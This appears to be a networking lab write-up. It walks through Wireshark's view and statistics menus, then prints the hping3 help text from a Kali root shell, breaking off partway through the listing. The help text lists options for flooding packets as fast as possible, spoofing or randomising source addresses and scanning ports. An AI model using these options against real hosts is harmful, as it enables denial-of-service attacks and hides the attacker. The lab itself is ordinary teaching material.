
3) go to view menu and select only packet list




Packet list shows all the packets found in the active capture file




4) select packet details from view menu. resents the protocols and protocol fields of the selected packet in a collapsible format




5) select packet bytes from view menu




Packet bytes displays the raw data of the selected packet in a hexadecimal view. This hex dump contains 16 hexadecimal bytes and 16 ASCII bytes alongside the data offset.




6) right click the bytes and select as bits




Packet as bits




7) Change the time display format by going to view menu and selecting desired format.




Different colors indicate different things in a packet. To view that go to coloring rules window




8) go to view menu and select coloring rules option




9) to view the statistical graph of the packet go to statistic window and select i/o graph




10) select capture file properties from statistics menu



View and analyse all the details of the selected capture file



11) open packet counter to see the count of different types of packets




13) open hping3 in linux terminal

```
root@kali:~ [root@kali:~]# hping3 --help
usage: hping3 host [options]
-h --help      show this help
-v --version   show version
-c --count     packet count
-i --interval  wait (uX for X microseconds, for example -i u1000)
               --fast      alias for -i u10000 (10 packets for second)
               --faster    alias for -i u1000 (100 packets for second)
               --flood     sent packets as fast as possible. Don't show replies.
-n --numeric   numeric output
-q --quiet     quiet
-I --interface interface name (otherwise default routing interface)
-V --verbose   verbose mode
-D --debug    debugging info
-z --bind     bind ctrl+z to ttl          (default to dst port)
-Z --unbind   unbind ctrl+z
--beep       beep for every matching packet received
Mode
default mode  TCP
-0 --rawip    RAW IP mode
-1 --icmp    ICMP mode
-2 --udp     UDP mode
-8 --scan    SCAN mode.
             Example: hping --scan 1-30,70-90 -S www.target.host
-9 --listen   listen mode
IP
-a --spoof    spoof source address
--rand-dest  random destination address mode. see the man.
--rand-source random source address mode. see the man.
